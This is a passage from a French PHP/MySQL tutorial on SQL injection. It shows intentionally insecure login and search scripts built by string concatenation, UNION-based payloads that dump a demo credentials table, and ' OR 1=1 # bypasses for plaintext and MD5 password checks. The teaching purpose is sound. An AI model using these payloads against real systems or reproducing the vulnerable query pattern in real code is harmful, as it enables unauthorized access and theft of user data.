            <input type="reset" value="Effacer le formulaire" />
          </fieldset>
        </form>
        <?php
      }
      else
      {
        // -----
        // - affichage de la liste des personnes selon le critère de sélection -
        // -----
        // --- récupération de la variable Prenom ---
        $Prenom=$_POST['Prenom'];
        // === connexion de la base de données ===
        $bdd = new
        PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
             array(PDO::ATTR_PERSISTENT => true));
        // --- définition du codage en UTF8 ---
        $bdd->exec("SET CHARACTER SET utf8");
        // --- exécution de la requête ---
        $requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE
        Prenom='".$Prenom."'";
        echo "Requête = $requete_SQL".WEB_EOL.WEB_EOL;
        $reponse = $bdd->query($requete_SQL);
      }
    }
  
```

*Formulaire de saisie de l'âge*

*Variable contenant la requête*

*Exécution de la requête*

```
// --- traitement des erreurs de retour sur la requête ---
if (!$reponse)
    throw new Exception('Problème de requête sur la table.');
// --- retourne un tableau associatif ---
$reponse->setFetchMode(PDO::FETCH_ASSOC);
// --- boucle de traitement de chaque personne ---
$stab_personnes=$reponse->fetchAll();
// --- affichage des données retournées ---
affichage_liste_personnes("Personnes ayant comme Prénom = $Prenom", $stab_personnes);
// --- fermeture de la requête ---
// --- pour permettre d'autres requêtes ---
$reponse->closeCursor();
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur d'accès aux données :</legend>".WEB_EOL;
    echo 'Erreur : '.$e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>
```

Voici son exécution.

Saisissez les données pour un filtrage :

Entrez le prénom (ex : jean) :

A la validation du filtrage, la liste des personnes trouvées dans la table « personnes » ayant ce prénom est affichée.

Requête générée

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Prenom='jean'

Personnes ayant comme Prénom = jean		
Nom	Prenom	Age
DUPONT	JEAN	28
DE-LA-FONTAINE	JEAN	110
DUPONT	JEAN	54

#### 12.2.1.3.2.3 L'accès non autorisé aux données et structure

##### 12.2.1.3.2.3.1 Détermination du nombre de colonnes de la requête interne SELECT

Dans le cadre de la saisie d'une donnée de type texte, la requête SELECT du programme PHP va **encadrer** la donnée saisie **avec des apostrophes**.

Ainsi la syntaxe du programme PHP est :

```
$requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE Prenom='".$Prenom"';
```

Si on saisit l'injection SQL, telle qu'elle a été présentée dans les sections précédentes :

```
' UNION SELECT 1,2,3
```

On obtient la requête complète :

```
SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=' ' UNION SELECT 1,2,3'
```

La syntaxe SQL obtenue est invalide, alors qu'elle était correcte dans le cas d'une valeur numérique !

Les apostrophes sur fond jaune correspondent aux caractères qui encadrent la variable \$Prenom dans le programme PHP. Les caractères sur fond bleu ce qui a été saisie lors de l'injection.

Pour obtenir une syntaxe valide, il faut :

1. Supprimer le premier caractère apostrophe de manière à terminer le champ « Prenom » correctement ;
2. Rendre inopérant de dernier caractère apostrophe, qui est ajouté par le programme en encadrement de la variable \$Prenom. On utilise le caractère # qui indique que ce qui suit est un commentaire.

Avec ces modifications la nouvelle injection SQL pour un champ texte devient :

```
' UNION SELECT 1,2,3 #
```

La requête complète devient :

```
SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=' ' UNION SELECT 1,2,3 #'
```

Pour déterminer le nombre de colonnes à partir de la saisie du prénom il faut saisir :

```
' UNION SELECT 1,2,3 #
```

Saisissez les données pour un filtrage :

Entrez le prénom (ex : jean) :

' UNION SELECT 1,2,3 #

L'affichage ne présente aucune erreur, il y a bien 3 champs.

Requête générée

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=" UNION SELECT 1,2,3 #"

Personnes ayant comme Prénom = ' UNION SELECT 1,2,3 #'

Nom	Prenom	Age
1	2	3

**Remarque:**

**Toutes les injections SQL précédentes peuvent être reproduites à partir de la saisie d'un prénom (information de type texte) en ne saisissant qu'une seule apostrophe en début de syntaxe (au lieu de 2), et en terminant la syntaxe par le caractère #**

#### 12.2.1.3.2.3.2 Accès au contenu des tables

Voici l'injection SQL permettant d'obtenir le contenu de la table « identification\_clients » via la saisie du prénom, soit les login et mots de passe des clients.

' UNION SELECT ID,Login,MotdePasse FROM identification\_clients #

Saisissez les données pour un filtrage :

Entrez le prénom (ex : jean) :

' UNION SELECT ID,Login,MotdePasse FROM identification\_clients #

On voit les login et mots de passe, en clair, de la table.

Requête générée

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=" UNION SELECT ID,Login,MotdePasse FROM identification\_clients #"

Personnes ayant comme Prénom = ' UNION SELECT ID,Login,MotdePasse FROM identification\_clients #'

Nom	Prenom	Age
1	dupontje	ytreza
2	jacqueje	hgfdsq
3	murciaca	nbvcxw
4	leryje	poiuyt
5	delaruge	mlkjhg
6	martinpa	oiuytr
7	martinpi	lkjhgf
8	jacquefr	zertyu
9	jacquela	sdfghj
10	dumoulige	xcvbnm
11	labonnol	ertyui
12	delafoje	dfghjk
13	levysa	cvbnml
14	delarula	rtyui
15	dupontjea	fghjkl
16	martinal	vbnmlk
17	rousseja	yuiopm

#### 12.2.1.4 Contournement d'une page d'identification

##### 12.2.1.4.1 Principe

Cet autre exemple **d'injection SQL** propose de **contourner une page d'identification**.

Pour cela nous utilisons les programmes **non sécurisés** présentés à la section 12.3, qui donnent accès à une page d'information via une page d'identification.

Pour la démonstration de l'injection SQL nous utilisons les trois programmes d'indentification :

- `MySQL_PDO_Login_MdP_NoSecureClair_web.php` : ce programme utilise le champ « MotdePasse » en clair (aucun hachage ni cryptage) dans la table « identification\_clients » ;
- `MySQL_PDO_Login_MdP_NoSecureMD5_web.php` : ce programme utilise le champ « MotdePasse » haché via l'algorithme MD5 dans la table « identification\_clients » ;
- `MySQL_PDO_Login_MdP_NoSecureAES_web.php` : ce programme utilise le champ « MotdePasse » crypté via l'algorithme AES dans la table « identification\_clients » ;

Selon la méthode de codage ou de cryptage du mot de passe, la syntaxe de l'injection SQL change.

Chacun de ces programmes utilise la table MySQL « identification\_clients » pour y trouver le login et le mot de passe, puis donne accès au programme PHP `MySQL_PDO_Bienvenue_ID_Clt_Secure.php` qui affiche les informations de la personne identifiée. Ces informations sont extraites de la table MySQL « clients\_bancaires ». Ce programme correspond à une version sécurisée.

Le principe de l'injection SQL reste le même :

**Terminer la donnée de la requête SELECT du programme PHP et ajouter une syntaxe SQL qui sera traitée et qui donnera accès aux informations de la table.**

**Dans le cas du contournement d'une page d'identification il faut obtenir que la requête, qui vérifie que le login et ce mot de passe sont présents dans la table d'identification, retourne toujours la valeur VRAI, quelle que soit la saisie !**

Ainsi l'identification réussit et l'accès au site sera autorisé sans même à avoir à connaître le login ou le mot de passe d'un utilisateur.

Selon que le mot de passe est conservé « en clair », ou sous une forme codé (par exemple en MD5), ou bien crypté (par exemple avec AES), dans la table MySQL « identification\_clients », la syntaxe d'injection change.

Nous présentons l'injection SQL pour chaque version de la table MySQL « identification\_clients »

Voici la liste des champs de la table « identification\_clients » :

- **ID** : un identifiant unique pour chaque donnée ;
- **Login** : une chaîne de caractère (limitée à 10 caractères) permettant **d'identifier** de manière unique la personne ;
- **MotdePasse** : une chaîne de caractère (limitée à 50 caractères) permettant **d'authentifier** la personne. Ce champ peut être du texte en clair, un texte issu du hachage par l'algorithme MD5 de MySQL, ou une chaîne binaire obtenus par le cryptage AES ;
- **ID\_Clt** : l'identifiant unique du client de la table « clients\_bancaires » qui correspond à ce login.

C'est le lien entre la table « identification\_clients » et la table « clients\_bancaires ».

#### 12.2.1.4.2 Avec un mot de passe « en clair »

Ce cas correspond à une table MySQL « identification\_clients » contenant le mot de passe « en clair ».

Nous présentons d'abord le fonctionnement de la page d'identification avec :

- Le contenu de la table d'identification ;
- Le programme d'identification et le programme d'affichage des informations ;

Nous présentons ensuite la méthode de contournement de l'identification.

##### 12.2.1.4.2.1 Présentation de la table et des programmes PHP

###### 12.2.1.4.2.1.1 La table MySQL d'identification

La création de cette table est présentée à la section 12.3.2.1 pour sa structure, et à la section 12.3.2.2.1 pour son contenu.

Voici cette table :

ID	Login	MotdePasse	ID_Clt
1	dupontje	ytreza	1
2	jacqueje	hgfdsq	2
3	murciaca	nbvcxw	3
4	leryje	poiuyt	4
5	delaruge	mlkjhg	5
6	martinpa	oiuytr	6
7	martinpi	lkjhgf	7
8	jacquefr	zertyu	8
9	jacquela	sdfghj	9
10	dumoulinje	xcvbnm	10
11	labonnol	ertyui	11
12	delafoje	dfghjk	12
13	levysa	cvgbnml	13
14	delarula	rtyuio	14
15	dupontjea	fghjkl	15
16	martinal	vbnmlk	16
17	rousseja	yuiopm	17

###### 12.2.1.4.2.1.2 Le programme d'identification

Le programme `MySQL_PDO_Login_MdP_NoSecureClair_web.php` propose l'écran suivant d'identification :

The form is a light gray box with a title bar 'Merci de vous identifier'. Inside, there are two input fields: 'Login' with the value 'martinpi' and 'Mot de passe' with the value '\*\*\*\*\*'. Below the inputs is a red rectangular button with the text 'S'identifier'.

Le formulaire est affiché via la fonction PHP `affiche_formulaire_identification()` présentée à la section 12.3.4.2.

Voici une extraction des lignes de cette fonction qui permettent la saisie du login et du mot de passe :

```
<input type="text" name="login" size="10" maxlength="10" autofocus>
<input type="password" name="mdp" size="20" maxlength="50">
```

Le login et le mot de passe (mdp) sont transmis via la méthode POST au programme lui-même.

Ces données sont ensuite récupérées via les lignes PHP suivantes :

```
// --- récupération des variables login et mdp ---
$Login      = $_POST['login'];
$MotdePasse = $_POST['mdp'] ;
```

Le programme effectue ensuite une requête vers la table MySQL « identification\_clients » afin de vérifier si le couple constitué de ce login **ET** de ce mot de passe est trouvé.

```
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login='".$Login' AND MotdePasse='".$MotdePasse."'";
$reponse = $bdd->query($requete_sql);
```

La réponse renvoyée par la requête est traitée par la méthode `fetchAll()` :

```
// --- On traite le retour de la requête ---
$tab_identifiants=$reponse->fetchAll();
```

Si le tableau `$tab_identifiants` n'est pas vide, on a trouvé ce couple.

Ce tableau, contenant les champs « Login », « MotdePasse » et « ID\_Clt », est mémorisé via les variables de session pour être transmis aux autres programmes.

```
// --- on passe en variable de session l'ID_Clt du client trouvé ---
$_SESSION['tab_identifiants']=$tab_identifiants;
```

On redirige alors l'exécution vers le programme PHP `MySQL_PDO_Bienvenue_ID_Clt_Secure.php` qui affiche les informations contenues dans la table MySQL « clients\_bancaires », à partir de l'identifiant « ID\_Clt » trouvé dans la variable de session `$_SESSION['tab_identifiants']`.

```
// --- redirection vers l'URL ---
redirection_immediate("MySQL_PDO_Bienvenue_ID_Clt_Secure.php");
```

La fonction `redirection_immediate()` est présentée à la section 12.3.5.

Voici le programme complet MySQL\_PDO\_Login\_MdP\_NoSecureClair\_web.php :

```

<?php
// On démarre la session AVANT d'écrire du code HTML
session_start();
include './INCLUDE/MySQL_include_param_dbb.php';
include './INCLUDE/MySQL_include_sprop_commun_web.php';
?>
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Identification</title>
    <link href=".//CSS/MySQL_Login_MdP.css" rel="stylesheet" type="text/css" />
  />
  </head>
  <body>
    <?php
      define("NbMaxTentatives",3);
      try
      {
        // --- on vide la variable de session correspondante à l'identification ---
        unset($_SESSION['tab_identifiants']);
        // --- début du traitement ---
        if (empty($_POST['authentification']))
        {
          // -----
          // --- Page initiale d'identification ---
          // -----
          $_SESSION['nbtentatives']=0;
          affiche_formulaire_identification("MySQL_PDO_Login_MdP_NoSecureClair_web.php",
          "Merci de vous identifier");
        }
        else
        {
          // -----
          // --- On traite les données envoyées par formulaire ---
          // -----
          // --- récupération des variables login et mdp ---
          $Login      = $_POST['login'];
          $MotdePasse = $_POST['mdp'];
          // --- on met à jour le nombre de tentatives---
          $_SESSION['nbtentatives']++;
          // === authentification de la base de données ===
          $bdd = new
            PDO($TYPE_DBB.";host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADMIN,$MDP_ADMIN,
            array(PDO::ATTR_PERSISTENT => true));
          // --- définition du codage en UTF8 ---
          $bdd->exec("SET CHARACTER SET utf8");
          // --- exécution de la requête ---
          $requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
          WHERE Login='".$Login' AND MotdePasse='".$MotdePasse."'";
          $reponse = $bdd->query($requete_sql);
          // --- traitement des erreurs de retour sur la requête ---
          if (!$reponse)
          {
            throw new Exception('Problème de requête sur la table.');
          }
        }
      }
    }
  
```

Sous-programmes et paramètres de la base de données avec le grain de sel

Variable de session pour transmettre les identifiants et la valeur ID\_Clt au programme

Formulaire de saisie affiché pour la première fois

Récupération des données du formulaire après validation

On exécute la requête de recherche du couple login ET mot de passe

```

else
{
    // --- retourne un tableau associatif ---
    $reponse->setFetchMode(PDO::FETCH_ASSOC);
    // --- On traite le résultat de la requête
    $tab_identifiants=$reponse->fetchAll();
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();
    // -- on regarde si le tableau contient des informations ---
    if (empty($tab_identifiants))
    {
        //
        // ----- Le login et le mot de passe n'ont pas été trouvés dans la table -----
        //
        // --- on met à jour le nombre de tentatives restantes ---
        $nbtentatives_restantes=NbMaxTentatives-$_SESSION['nbtentatives'];
        // --- s'il reste 0 tentatives on affiche un message d'erreur ---
        if ($nbtentatives_restantes <= 0)
            throw new Exception('Détail: tentative(s) atteint.');
        // --- sinon on affiche à nouveau le formulaire
        affiche_formulaire_identification("MySQL_PDO_Login_Mdp_NoSecureClair_web.php",
        "Identification erronée.<br> Merci de réessayer");
        // --- on affiche le nombre de tentatives restantes ---
        echo "<div align=\"center\">";
        echo "Il vous reste ".$nbtentatives_restantes." tentative(s)".WEB_EOL;
        echo "</div>";
    }
    else
    {
        //
        // ----- Le login et le mot de passe ont été trouvés -----
        //
        // --- on remet à 0 le nombre de tentatives ---
        $_SESSION['nbtentatives']=0;
        // --- on passe en variable de session l'ID_Clt du client trouvé ---
        $_SESSION['tab_identifiants']=$tab_identifiants;
        // --- redirection vers l'URL ---
        redirection_immediate("MySQL_PDO_Bienvenue_ID_Clt_Secure.php");
    }
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Identification</legend>";
    echo WEB_EOL;
    echo 'Erreur : '.$e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>

```

On traite le résultat de la requête

Nouvel affichage du formulaire de saisie en cas d'échec, et affichage du nombre de tentatives

Le login et le mot de passe sont trouvés, on redirige vers le programme suivant

#### 12.2.1.4.2.1.3 Le programme d'affichage des informations

Une fois l'identification effectuée, le programme MySQL\_PDO\_Bienvenue\_ID\_Clt\_Secure.php est exécuté. Il affiche les informations de l'utilisateur :

Bonjour PIERRE MARTIN.												
<p style="text-align: center;"><b>Information sur PIERRE MARTIN</b></p> <table border="1"><thead><tr><th>ID_Clt</th><th>Nom</th><th>Prenom</th><th>Date_Naissance</th><th>Etat_Civil</th><th>Nb_Enfants</th></tr></thead><tbody><tr><td>7</td><td>MARTIN</td><td>PIERRE</td><td>1959-01-18</td><td>Veuf</td><td>3</td></tr></tbody></table>	ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants	7	MARTIN	PIERRE	1959-01-18	Veuf	3
ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants							
7	MARTIN	PIERRE	1959-01-18	Veuf	3							

Ce programme correspond à une version sécurisée.

#### Remarque :

*Ce programme est détaillé à la section 12.3.5. Nous ne reprenons ici que les instructions utiles à la compréhension de la méthode de contournement.*

Ce programme vérifie que le login (Login), le mot de passe (MotdePasse) et l'identifiant du client (ID\_clt) fournis par la page d'identification, via la variable de session \$\_SESSION['tab\_identifiants'], sont bien dans la table MySQL « identification\_clients », ceci afin d'interdire tout accès direct ou à partir d'une autre page.

```
if (!identification_valide($TYPE_DB, $SERVEUR, $BASEDD, $LOGIN_ADM, $MDP_ADM))
```

Une fois cette vérification effectuée, le programme récupère les informations sur l'identification du client à partir de la case 0 du tableau \$tab\_identifiants[] provenant de la variable de session.

#### Attention :

*Cet élément est important pour comprendre l'affichage obtenu quand l'injection SQL permet de contourner l'identification.*

```
// --- on récupère le tableau des identifiants trouvés ---
$tab_identifiants=$_SESSION['tab_identifiants'];
// --- les informations de la case 0, seule a devoir être retournée ---
$ID_Clt      = $tab_identifiants[0]['ID_Clt']      ;
$Login        = $tab_identifiants[0]['Login']        ; // pour information
$MotdePasse   = $tab_identifiants[0]['MotdePasse']; // pour information
```

A partir de l'ID\_Clt, le programme recherche les informations dans la table MySQL « clients\_bancaires » :

```
// --- préparation de la requête ---
$requete_sql="SELECT * FROM clients_bancaires WHERE ID_Clt=:ID_Clt";
$RequetePreparee = $bdd->prepare($requete_sql);
// --- liaison avec les paramètres ---
$RequetePreparee->bindParam(':ID_Clt', $ID_Clt, PDO::PARAM_INT);
// --- exécution de la requête préparée ---
$RequetePreparee->execute();
// --- retourne un tableau associatif ---
$RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
// --- On traite le retour de la requête ---
$tab_clients=$RequetePreparee->fetchAll();
```

Puis il affiche les informations recueillies :

```
$Nom      = $tab_clients[0]['Nom'];
$Prenom   = $tab_clients[0]['Prenom'];
echo "<h3>Bonjour $Prenom $Nom.</h3>".WEB_EOL;
// --- affichage des données retournées ---
affichage_liste_personnes("Information sur $Prenom $Nom", $tab_clients);
```

#### 12.2.1.4.2.2 Contournement de l'identification avec *OR*

Tout est maintenant « prêt » pour présenter la méthode de contournement :

- Une page d'identification vérifie le login et le mot de passe dans la table MySQL « identification\_clients » ;
- En cas de succès, il passe la main à un programme qui affiche les informations qui sont contenues dans une table MySQL « clients\_bancaires ».

**Le but est de faire en sorte que la page d'identification valide la saisie pour passer à la page suivante, quelle que soit le login et le mot de passe.**

**Il faut modifier la requête SQL, qui vérifie l'existence du login et mot de passe dans la table MySQL « identification\_clients », pour que le résultat soit toujours vrai, via une injection SQL.**

Dans les exemples suivants, le texte en vert correspond au texte du programme PHP, et le texte en rouge celui qui est saisi par l'utilisateur.

Si on saisit comme login le texte « **machin** » et comme mot de passe le texte « **bidule** », alors la syntaxe de la requête générée par le programme PHP sera :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE  
Login='machin' AND MotdePasse='bidule'
```

Cette requête ne trouvera probablement aucune personne ayant comme nom « **machin** » et comme mot de passe « **bidule** ».

Si on saisit comme login le texte « **machin** » et comme mot de passe une simple apostrophe (') suivie du caractère #, alors la syntaxe de la requête devient :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE  
Login='machin' AND MotdePasse=''#'
```

Ce qui correspond à une syntaxe correcte avec comme login « **machin** » et un mot de passe vide !

Puisque le caractère # définit le commentaire, le dernier apostrophe de la ligne qui est générée par le programme PHP est ignoré.

Si cela ne fonctionne toujours pas, nous ne sommes plus très loin de la solution.

En effet, il suffit maintenant de saisir une syntaxe SQL, entre l'apostrophe et le # qui soit toujours vraie, comme par exemple « OR 1=1 ».

Ainsi, si on saisit comme login le texte « **machin** » et comme mot de passe « **' OR 1=1 #** » (attention aux espaces avant et après le texte OR, et avant le #), alors la syntaxe de la requête devient :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE  
Login='machin' AND MotdePasse=' ' OR 1=1 '#'
```

Ce qui correspond à une requête correcte et qui retournera la totalité des informations.

**La requête et l'authentification seront validées.**

Voici l'écran de saisie (le type du champ mot de passe a été temporairement transformé de « password » en « text » dans le formulaire afin de laisser apparaître l'écho de la frappe) :

Merci de vous identifier

Login machin  
Mot de passe ' OR 1=1 #  
S'identifier

Après la sélection du bouton « S'identifier », on voit apparaître l'écran suivant qui montre que l'identification a bien été contournée :

Bonjour JEAN DUPONT.

Information sur JEAN DUPONT

ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants
1	DUPONT	JEAN	1987-12-28	Marié	2

Dans notre exemple, la totalité de la table MySQL « identification\_clients » est retournée, puisque le filtre **WHERE avec OR 1=1 valide chaque entrée de la table**, donc ne filtre plus rien !

Comme le programme [MySQL\\_PDO\\_Bienvenue\\_ID\\_Clt\\_Secure.php](#), qui affiche les informations sur l'utilisateur, ne prend que, le « Login », le « MotdePasse » et l'« ID\_Clt » de la case 0 du tableau [\\$tab\\_identifiants\[\]](#) :

```
// --- on récupère le tableau des identifiants trouvés ---
$tab_identifiants=$_SESSION['tab_identifiants'];
// --- les informations de la case 0, seule à devoir être retournée ---
$ID_Clt    = $tab_identifiants[0]['ID_Clt']      ;
$Login     = $tab_identifiants[0]['Login']        ; // pour information
$MotdePasse = $tab_identifiants[0]['MotdePasse']; // pour information
```

C'est donc monsieur « JEAN DUPONT », utilisateur dont le login est le premier de la table MySQL « identification\_clients » qui est affiché.

**La saisie d'un login quelconque avec le mot de passe « 'OR 1=1 # », contourne la phase d'identification et donne accès à la page d'information d'une autre personne.**

#### 12.2.1.4.3 Avec un mot de passe haché via MD5

Ce cas correspond à une table MySQL « identification\_clients » contenant le mot de passe haché (codé) via l'algorithme MD5.

Nous ne présentons pas à nouveau en détail la démarche précédente, mais seulement les différences syntaxiques dans les programmes et l'adaptation de la méthode de contournement, au codage du mot de passe en MD5.

##### 12.2.1.4.3.1 Présentation de la table et des programmes PHP

###### 12.2.1.4.3.1.1 La table MySQL d'identification

La création de cette table MySQL est présentée à la section 12.3.2.1 pour sa structure, et à la section 12.3.2.2.1 pour son contenu.

Voici cette table :

ID	Login	MotdePasse	ID_Clt
1	dupontje	65524a1c294718652cc4abf7bd1e76fd	1
2	jacqueje	059c9c2f30593740bde01bd5ea8b7a8e	2
3	murciaca	0c3d1c61871e9cb83cbbbe2d1979866c4	3
4	leryje	8ace72535e8ea08b22681721a437a6f5	4
5	delaruge	a292d96c9eedc72d39d76be7a953b0a1	5
6	martinpa	3a7ae919ae451e1d3fdf9536b00dae4b	6
7	martinpi	9cb1ee7cf27fd09cb2d9099afefc6287	7
8	jacquefr	9f038e57ca35aa2db524e36cb043bb47	8
9	jacquela	e053a2853d63cb49508b129589c0cc60	9
10	dumoulje	ea515ae83f8dc82df7b72cb285ebcda	10
11	labonnol	81b9b8ad4600787bc59ab6ef8fd5f979	11
12	delafoje	83b751a79d983368e9ab8f39d018cccb	12
13	levysa	df76610433f64f06832d82a5e01893fd	13
14	delarula	3b6cc7161f79699a1c9abe1e44390000	14
15	dupontjea	fa916429b37ff465c565e6e649a98e91	15
16	martinal	7b6cb8730c70bf00fdb604df85fce701	16
17	rousseja	1e6a6f859390fe61ff2e3b95e85d755c	17

###### 12.2.1.4.3.1.2 Le programme d'identification

Le programme [MySQL\\_PDO\\_Login\\_MdP\\_NoSecureMD5\\_web.php](#) propose l'écran suivant d'identification :

The form is a simple HTML input field with a placeholder value. The 'Login' field contains 'martinpi' and the 'Mot de passe' field contains '.....'. Below the fields is a red rectangular button with the text 'S'identifier'.

Le formulaire est affiché via la fonction PHP [affiche\\_formulaire\\_identification\(\)](#) présentée à la section 12.3.4.2.

A partir de ces données, le programme interroge la table MySQL « identification\_clients » afin de vérifier si le couple constitué de ce login **ET** de ce mot de passe est trouvé.

```
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login='".$Login' AND MotdePasse=MD5('$MotdePasse');");
$reponse = $bdd->query($requete_sql);
```

La fonction SQL MD5() est utilisée lors de cette requête, ce qui va changer la syntaxe de l'injection SQL qui doit contourner la page d'identification.

#### 12.2.1.4.3.1.3 Le programme d'affichage des informations

Une fois l'identification effectuée, le programme MySQL\_PDO\_Bienvenue\_ID\_Clt\_Secure.php affiche les informations de l'utilisateur :

Bonjour PIERRE MARTIN.												
<p style="text-align: center;"><b>Information sur PIERRE MARTIN</b></p> <table border="1"><thead><tr><th>ID_Clt</th><th>Nom</th><th>Prenom</th><th>Date_Naissance</th><th>Etat_Civil</th><th>Nb_Enfants</th></tr></thead><tbody><tr><td>7</td><td>MARTIN</td><td>PIERRE</td><td>1959-01-18</td><td>Veuf</td><td>3</td></tr></tbody></table>	ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants	7	MARTIN	PIERRE	1959-01-18	Veuf	3
ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants							
7	MARTIN	PIERRE	1959-01-18	Veuf	3							

Ce programme ne change pas, quelque soit la méthode de codage ou de cryptage du mot de passe.

#### 12.2.1.4.3.2 Contournement de l'identification avec **OR**

La démarche est identique à ce qui a été présenté à la section 12.2.1.4.2.2 : trouver la bonne syntaxe de l'injection SQL pour imposer une validation systématique.

Avec le mot de passe « en clair » nous avions trouvé qu'il fallait saisir le mot de passe « '**OR 1=1 #** » pour générer la requête SQL de contournement de l'identification :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse=' OR 1=1 #'
```

Avec le codage du mot de passe en MD5, si on saisit comme login « machin » et comme mot de passe « '**OR 1=1 #** » on obtient :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse=MD5(' OR 1=1 #')
```

Ce qui n'est pas une syntaxe correcte, car il manque la parenthèse de fin de la fonction MD5().

On en déduit que la nouvelle forme de l'injection doit terminer le mot de passe par « ')' » avant d'ajouter la clause **OR**. Cela devient : « ') **OR 1=1 #** ».

La nouvelle syntaxe générée sera :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse=MD5(') OR 1=1 #')
```

Elle sera toujours vrai et retourne la totalité de la table MySQL « identification\_clients »

Voici l'écran de saisie (le type du champ mot de passe a été temporairement transformé de « password » en « text » dans le formulaire pour laisser apparaître l'écho de la frappe) :

Merci de vous identifier

Login machin

Mot de passe ') OR 1=1 #

S'identifier

Après la sélection du bouton « S'identifier », on voit apparaître l'écran suivant qui montre que l'identification a bien été contournée :

Bonjour JEAN DUPONT.

Information sur JEAN DUPONT

ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants
1	DUPONT	JEAN	1987-12-28	Marié	2

La totalité de la table MySQL « identification\_clients » est retournée, puisque le filtre WHERE avec OR 1=1 valide chaque entrée de la table, donc ne filtre plus rien !

Comme le programme [MySQL\\_PDO\\_Bienvenue\\_ID\\_Clt\\_Secure.php](#), qui affiche les informations sur l'utilisateur, ne prend que le « Login », le « MotdePasse » et l'« ID\_Clt » de la case 0 du tableau [\\$tab\\_identifiants\[\]](#) :

C'est donc monsieur « JEAN DUPONT », utilisateur dont le login est le premier de la table MySQL « identification\_clients » qui est affiché.

Avec le codage MD5, la saisie d'un login quelconque avec le mot de passe « ') OR 1=1 # », contourne la phase d'identification et donne accès à la page d'information d'une autre personne.

#### 12.2.1.4.4 Avec un mot de passe crypté via AES

Ce cas correspond à une table MySQL « identification\_clients » contenant le mot de passe crypté via l'algorithme AES.

Nous ne présentons pas à nouveau en détail la démarche précédente, mais seulement les différences syntaxiques dans les programmes et l'adaptation de la méthode de contournement au cryptage du mot de passe.

##### 12.2.1.4.4.1 Présentation de la table et des programmes PHP

###### 12.2.1.4.4.1.1 La table MySQL d'identification

La création de cette table est présentée à la section 12.3.2.1 pour sa structure, et à la section 12.3.2.2.3 pour son contenu.

Voici cette table :

ID	Login	MotdePasse	D_Clt
1	dupontje	2a45ee581d225aae4345ddacf305e642	1
2	jacqueje	1489d46abe4cffb25b4c2ad3ac2376f2	2
3	murciaca	7fe3ebf7f9eb6ddb97cee838b20c54a7	3
4	leryje	f22a9fce94f641c4558a757ebedbdcef	4
5	delaruge	cca71f67481c429b12666b2bb74f9f77	5
6	martinpa	e76b5b9d7e66a10c8aa0700df5f3c625	6
7	martinpi	7159ab93d1802c80402e9b1a3a327c87	7
8	jacquefr	f2bf7eb4b20dbe9f21e8672d09c6e5f	8
9	jacquela	09acc73553030ae4b69977454f3219f6	9
10	dumoulje	4a8a2fda7f82ccadbf2c36899873bcd5	10
11	labonnol	8d2e1742384a2eea71253b4ea5c2ab73	11
12	delafoje	2dd850ef548ab364420709e30b2bf13d	12
13	levysa	7dfc8c9504e40487053cd9b0c1d8834d	13
14	delarula	1eb3f8bd9bc6f19ef0313fc3a5af781	14
15	dupontjea	bef68aa6c2e58c3083631b8b433be020	15
16	martinal	35b1c60324113034eddd5879260cc5d5	16
17	rousseja	cde01f0fa68732a9d3208b0baa2702c6	17

###### 12.2.1.4.4.1.2 Le programme d'identification

Le programme `MySQL_PDO_Login_MdP_NoSecureAESCRYPT_web.php` propose l'écran suivant d'identification :

Merci de vous identifier

Login

Mot de passe

Le formulaire est affiché via la fonction PHP `affiche_formulaire_identification()` présentée à la section 12.3.4.2.

A partir de ces données, le programme interroge la table MySQL « identification\_clients » afin de vérifier si le couple constitué de ce login **ET** de ce mot de passe est trouvé.

```
// --- Création de la clef de cryptage/décryptage AES ---
// ATTENTION de ne pas mettre la PASSPHRASE entre apostrophes
$key_crypt=SHA1("$PASSPHRASE");
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login='$Login' AND MotdePasse=AES_ENCRYPT('$MotdePasse','$KEY_CRYPT')";
$reponse = $bdd->query($requete_sql);
```

La fonction SQL **AES\_ENCRYPT()** est utilisée lors de cette requête, ce qui va changer la syntaxe de l'injection SQL qui doit contourner la page d'identification.

#### 12.2.1.4.4.1.3 Le programme d'affichage des informations

Une fois l'identification effectuée, le programme **MySQL\_PDO\_Bienvenue\_ID\_Clt\_Secure.php** affiche les informations de l'utilisateur :

Bonjour PIERRE MARTIN.												
